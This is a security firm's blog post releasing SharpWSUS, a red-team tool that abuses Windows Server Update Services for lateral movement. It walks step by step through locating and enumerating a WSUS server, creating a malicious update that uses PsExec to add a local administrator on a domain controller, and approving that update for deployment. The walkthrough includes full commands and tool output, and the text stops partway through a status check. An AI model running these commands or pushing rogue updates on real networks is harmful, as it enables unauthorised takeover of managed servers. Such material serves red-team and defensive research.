Introducing SharpWSUS

Phil Keeble

05 May 2022

Today, we're releasing a new tool called SharpWSUS. This is a continuation of existing WSUS attack tooling such as WSUSPendu and Thunder_Woosus. It brings their complete functionality to .NET, in a way that can be reliably and flexibly used through command and control (C2) channels, including through PoshC2.

The Background to SharpWSUS

During a recent red team engagement, a client wanted to see if a backup server could be compromised. The backup server was critical to the organisation and had consequently been the target of several rounds of red teaming and subsequent remediation, making compromise difficult. During this engagement, we found that the backup server had been removed from Active Directory (AD) and was also segmented from the network, making common lateral movement techniques unsuitable. The only common path seen was Remote Desktop Protocol (RDP) from certain hosts on the network to the target server with a local account. However, no local account was identified during the engagement. With this in mind, we looked for other avenues, for example leveraging servers that would need to connect to all other servers in the environment, and which would need to authenticate and issue code in some way. Enter Windows Server Update Services (WSUS).

Download SharpWSUS

GitHub: https://github.com/nettitude/SharpWSUS

WSUS Introduction


WSUS is a Microsoft solution for administrators to deploy Microsoft product updates and patches across an environment in a scalable manner, using a method where the internal servers do not need to reach out to the internet directly. WSUS is extremely common within Windows corporate environments.

WSUS Architecture

Typically, the architecture of WSUS deployments is quite simple, although they can be configured in more complex ways. The most common deployment consists of one WSUS server within the corporate network. This server will reach out to Microsoft over HTTP and HTTPS to download Microsoft patches. After downloading these, the WSUS server will deploy the patch to clients as they check in to the WSUS server. Communication between the WSUS server and the clients will occur on port 8530 for HTTP and 8531 for HTTPS. An example of this deployment is below:


GitHub Projects

Check out our latest projects at GitHub



This image is from https://docs.microsoft.com/de-de/security-updates/windowsupdateservices/18127657.

In a more complex deployment of WSUS, there may be one main WSUS server that communicates over the internet to Microsoft, then internally the main WSUS server pushes the patches out to other internal WSUS servers, which then deploy it to clients. In this scenario the WSUS server connecting to the internet would be known as the Upstream Server, and the WSUS servers that do not have internet access and get their patches from the Upstream Server would be Downstream Servers. An example diagram of this is below:



This image is from https://docs.microsoft.com/de-de/security-updates/windowsupdateservices/18127657.

The most common deployment seen is a singular WSUS server deploying patches to all clients within the estate. This deployment means that one server in the environment can communicate to all servers and clients managed by WSUS, which make WSUS a very attractive target for bypassing network segmentation.

SharpWSUS

Attacks on WSUS are nothing new and there is already fantastic tooling out there for abusing WSUS for lateral movement such as WSUSPendu (https://github.com/AlsidOfficial/WSUSpendu), which is the PowerShell script that formed the basis for this tool. There is also another .NET tool publicly available called Thunder_Woosus (https://github.com/ThunderGunExpress/Thunder_Woosus) which aimed to take some functionality from WSUSPendu and port it to .NET.

SharpWSUS is a continuation of this tooling and aims to bring the complete functionality of WSUSPendu and Thunder_Woosus to .NET in a tool that can be reliably used through C2 channels and offers flexibility to the operator.

The flow of using SharpWSUS for lateral movement is as follows:

- Locate the WSUS server and compromise it.
- Enumerate the contents of the WSUS server to determine which machines to target.
- Create a WSUS group.
- Add the target machine to the WSUS group.
- Create a malicious patch.
- Approve the malicious patch for deployment.
- Wait for the client to download the patch.
- Clean up after the patch is downloaded.


Locating the WSUS server

The WSUS server that a client is using can be found by querying the following registry key:

```
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
```

This key will be present on any workstation or server managed through WSUS. Since the most common deployment is of a singular WSUS server, there is a good chance that the one in the key is the same one used for critical servers.

This can be enumerated through SharpWSUS using `SharpWSUS.exe locate`.




```
  ____  _                   __        ______  _   _ ____
 / ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
 \___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
  ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
 |____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                        |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Locate WSUS Server
WSUS Server: http://win2016-s1:8530

[*] Locate complete
```

Enumerating the WSUS server

Once the WSUS server is compromised, SharpWSUS can be used to enumerate various details about the WSUS deployment, such as the computers being managed by the current server, the last time each computer checked in for an update, any Downstream Servers, and the WSUS groups.

This is done through the command `SharpWSUS.exe inspect`.



```
  ____  _                   __        ______  _   _ ____
 / ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
 \___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
  ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
 |____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                        |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Inspect WSUS Server

################# WSUS Server Enumeration via SQL ##################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
WIN2016-S1, 8530, C:\UPDATES\WsusContent


####################### Computer Enumeration #######################
ComputerName, IPAddress, OSVersion, LastCheckInTime
---------------------------------------------------
win7-client1.blorebank.local, 10.150.10.25, 7.6.7601.24542, 28/02/2022 11:19:05
win2016-s1.blorebank.local, ::1, 10.0.14393.0, 23/02/2022 03:21:01
wk-win10-alpha.blorebank.local, 10.150.10.210, 10.0.17763.1852, 22/02/2022 09:58:43
win2003-bpp.blorebank.local, 10.150.10.215, 7.6.7600.256, 28/02/2022 01:06:30
winxp-client1.blorebank.local, 10.150.10.65, 0.0.0.0,
win7-client5.blorebank.local, 10.150.10.15, 7.6.7601.24542, 28/02/2022 03:55:59
win10-client11.blorebank.local, 10.150.10.81, 10.0.14393.3053,
bloredc2.blorebank.local, 10.150.10.105, 7.9.9600.19915, 28/02/2022 06:42:45
win2008-btp.blorebank.local, 10.150.10.213, 7.0.6001.18000, 28/02/2022 07:19:39
bloredc1.blorebank.local, 10.150.10.100, 7.9.9600.19915, 02/08/2021 20:35:45
bloredc3.blorebank.local, 10.150.10.110, 10.0.17763.1852, 23/12/2021 19:01:37
srv-2008-r2.blorebank.local, 10.150.10.111, 7.6.7601.24542, 28/02/2022 08:27:14
ds-prdwrk10020.digitalsolutions.com, 10.150.10.38, 10.0.17763.1852, 28/02/2022 10:40:10
bloreexch1.blorebank.local, 10.150.10.5, 7.9.9600.19915, 26/07/2021 08:22:24
blore-sccm.blorebank.local, 10.150.10.75, 10.0.14393.0, 13/12/2021 16:48:32
win81_x64.blorebank.local, 10.150.10.30, 7.9.9600.19915, 28/02/2022 07:01:39
ds-prdwrk10021.digitalsolutions.com, 10.150.10.39, 10.0.17763.1852, 28/02/2022 10:51:07
wk-win10-echo.blorebank.local, 10.150.10.35, 10.0.17763.1554, 25/12/2021 13:40:16
win2016-sql.blorebank.local, 10.150.10.212, 10.0.14393.2248,
johnsmith-pc.blorebank.local, 10.150.10.86, 7.6.7601.24085, 28/02/2022 14:31:08

####################### Downstream Server Enumeration #######################
ComputerName, OSVersion, LastCheckInTime
---------------------------------------------------

####################### Group Enumeration #######################
GroupName
---------------------------------------------------
All Computers
Downstream Servers
Unassigned Computers

[*] Inspect complete
```

This provides the information needed to choose which machine to target in the environment. For example, within this environment this WSUS server managed the Domain Controllers such as *bloredc2.blorebank.local*. This is a common configuration of WSUS and often not treated as critical as Domain Controllers or other assets it manages. For this demo we will compromise the Domain Controller by adding a new local administrator.

Lateral Movement

A key consideration with WSUS lateral movement is that there is no way to control when a client checks in from the server. This means that once a patch is deployed the lateral movement won't succeed until the client installs the update. Often times the client will check in for patches on a regular cycle, for example daily, but the patches won't be installed until a patching day that might happen once a month. Some clients may be configured to install patches immediately if their priority level is high enough.


The first step of abusing WSUS is to create the malicious patch, which does have some limitations. When creating the patch there are various values that can be configured through the command line in SharpWSUS, allowing the operator to change the Indicators of Compromise (IoCs) of the patch. There is also a value for the payload and arguments. The payload must be a Microsoft signed binary and must point to a location on disk for the WSUS server to that binary.

While the need for a signed binary can limit some attack paths, there are still plenty of binaries that could be used such as *PsExec.exe* to run a command as SYSTEM, *RunDLL32.exe* to run a malicious DLL on a network share, *MsBuild.exe* to grab and execute a remote payload and more. The example in this blog will use *PsExec.exe* for code execution (https://docs.microsoft.com/en-us/sysinternals/downloads/psexec).

A patch leveraging *PsExec.exe* can be done with the following command:

```
SharpWSUS.exe create /payload:"C:\Users\ben\Documents\pk\psexec.exe" /args:"-accepteula -s -d cmd.exe /c \"net user WSUSDemo Password123! /add && net localgroup administrators WSUSDemo /add\"" /title:"WSUSDemo"
```

Note that the way the quotes are escaped will change based on how you are executing the command. The escaping above is the command used within PoshC2.




```
 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Create Update
[*] Creating patch to use the following:
[*] Payload: psexec.exe
[*] Payload Path: C:\Users\ben\Documents\pk\psexec.exe
[*] Arguments: -accepteula -s -d cmd.exe /c "net user WSUSDemo Password123! /add && net localgroup administrators WSUSDemo
 /add"
[*] Arguments (HTML Encoded): -accepteula -s -d cmd.exe /c &amp;quot;net user WSUSDemo Password123! /add &amp;amp;&amp;amp
; net localgroup administrators WSUSDemo /add&amp;quot;

################# WSUS Server Enumeration via SQL ##################
ServerName, WSUSPortNumber, WSUSContentLocation
-----------------------------------------------
WIN2016-S1, 8530, C:\UPDATES\WsusContent

ImportUpdate
Update Revision ID: 7165035
PrepareXMLtoClient
InjectURL2Download
DeploymentRevision
PrepareBundle
PrepareBundle Revision ID: 7165036
PrepareXMLBundletoClient
DeploymentRevision

[*] Update created - When ready to deploy use the following command:
[*] SharpWSUS.exe approve /updateid:5d667dfd-c8f0-484d-8835-59138ac0e127 /computername:Target.FQDN /groupname:"Group Name"

[*] To check on the update status use the following command:
[*] SharpWSUS.exe check /updateid:5d667dfd-c8f0-484d-8835-59138ac0e127 /computername:Target.FQDN

[*] To delete the update use the following command:
[*] SharpWSUS.exe delete /updateid:5d667dfd-c8f0-484d-8835-59138ac0e127 /computername:Target.FQDN /groupname:"Group Name"

[*] Create complete
```

Note the GUID returned from the command as this GUID is the Update ID of the patch and will be needed for further commands including cleaning up.

This malicious patch uses the *PsExec.exe* binary stored on the WSUS server which was uploaded through the C2. This patch will add a new user with the username *WSUSDemo* and grant them administrative rights over whichever machine it is installed on.

When the patch is created it will be visible in the WSUS console. The patch made can be seen below:



This view shows a summary of the status of your updates by update view.

All Updates
🟥 Updates with errors:	10
🟨 Updates needed by computers:	100
🟩 Updates installed/not applicable:	0
⬛ Updates with no status:	14726


Security Updates
🟥 Updates with errors:	8
🟨 Updates needed by computers:	71
🟩 Updates installed/not applicable:	0
⬛ Updates with no status:	12774

Search the title, description, Knowledge Base article number, or the Microsoft Security Response Center number of all updates.

Text: WSUSDemo

Update Title
WSUSDemo

If the patch is clicked, then more information can be seen:



Include computers from these groups: Any computer group
Include computers that have a status of: Any
Include status from replica downstream servers: All replica downstream servers

1 of 2 ? 100%

Update Status Summary Report

WSUSDemo

Description:	Install this update to resolve issues in Windows.
Classification:	Security Updates
Products:	None
MSRC Severity Rating:	Important
MSRC Number:	
More Information:	https://www.nettitude.com


Approval Summary for: Any computer group

Group	Approval	Deadline	Administrator
All Computers	Not approved	None	No approval set
Unassigned Computers	Not approved (inherited)	None (inherited)	No approval set

Status Summary for WSUSDemo

- 🟥 The update failed to install on 0 computers
- 🟨 The update is needed by 0 computers
- 🟩 The update is installed/not applicable on 0 computers
- ⬜ The update has no status for 20 computers

As part of the patch creation process, the binary used in the patch is also copied to the WSUS content location and called "wuagent.exe". In this case the WSUS content location is "C:\UPDATES\WsusContent", and the binary will be copied too "C:\UPDATES\wuagent.exe". This allows it to be collected from the WSUS client. If the binary is executed the *PsExec.exe* help menu is seen, showing its just a copy of the Windows signed binary.




```
PS C:\UPDATES> .\wuagent.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

PsExec executes a program on a remote system, where remotely executed console
applications execute interactively.

Usage: psexec [\\computer[,computer2[,...] | @file]][-u user [-p psswd]][-n s][-r servicename][-h]
ssion]][-c [-f|-v]][-w directory][-d][-<priority>][-a n,n,...][-verbose] cmd [arguments]
     -a         Separate processors on which the application can run with
                commas where 1 is the lowest numbered CPU. For example,
                to run the application on CPU 2 and CPU 4, enter:
                "-a 2,4"
     -c         Copy the specified program to the remote system for
                execution. If you omit this option the application
                must be in the system path on the remote system.
```

After the patch is made, the next steps are to create a group, add the target computer to the group and then deploy the patch to that group. This is due to WSUS patches being approved per WSUS group and not per machine. This means that for targeting a specific machine, it would be necessary to ensure that the machine is in a group with no other machines.

This can be done with one command in SharpWSUS through the following command:


`SharpWSUS.exe approve /updateid:5d667dfd-c8f0-484d-8835-59138ac0e127 /computername:bloredc2.blorebank.local /groupname:"Demo Group"`, where the *updateid* GUID is the one provided in the output of the create command.



```
 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
           Phil Keeble @ Nettitude Red Team

[*] Action: Approve Update

Targeting bloredc2.blorebank.local
TargetComputer, ComputerID, TargetID
------------------------------------
bloredc2.blorebank.local, ac661454-10d4-477f-9e1c-04e1bb3cf429, 16
Group Exists = False
Group Created: Demo Group
Added Computer To Group
Approved Update

[*] Approve complete
```


This will check if the group “Demo Group” exists and create it if it doesn’t. It will then add the Domain Controller to the group and approve the malicious patch for the group.

You can check the group being created by running the inspect command again.



```
####################### Group Enumeration #######################
GroupName
---------------------------------------------------
All Computers
Demo Group
Downstream Servers
Unassigned Computers

[*] Inspect complete
```

This can also be seen in the WSUS console.




Demo Group (1 computers of 1 shown, 20 total)

Status: Failed or Needed

Name	IP Address	Operating System
bloredc2.blorebank.local	10.150.10.105	Windows Server 2012 R2

After this it is a waiting game for the client to download and install the patch. SharpWSUS can be used to enumerate the status of the update:


`SharpWSUS.exe check /updateid:5d667dfd-c8f0-484d-8835-59138ac0e127 /computername:bloredc2.blorebank.local`”, where the *updateid* is the same as before.



```
 ____  _                   __        ______  _   _ ____
/ ___|| |__   __ _ _ __ _ _\ \      / / ___|| | | / ___|
\___ \| '_ \ / _` | '__| '_ \ \ /\ / /\___ \| | | \___ \
 ___) | | | | (_| | |  | |_) \ V  V /  ___) | |_| |___) |
|____/|_| |_|\__,_|_|  | .__/ \_/\_/  |____/ \___/|____/
                       |_|
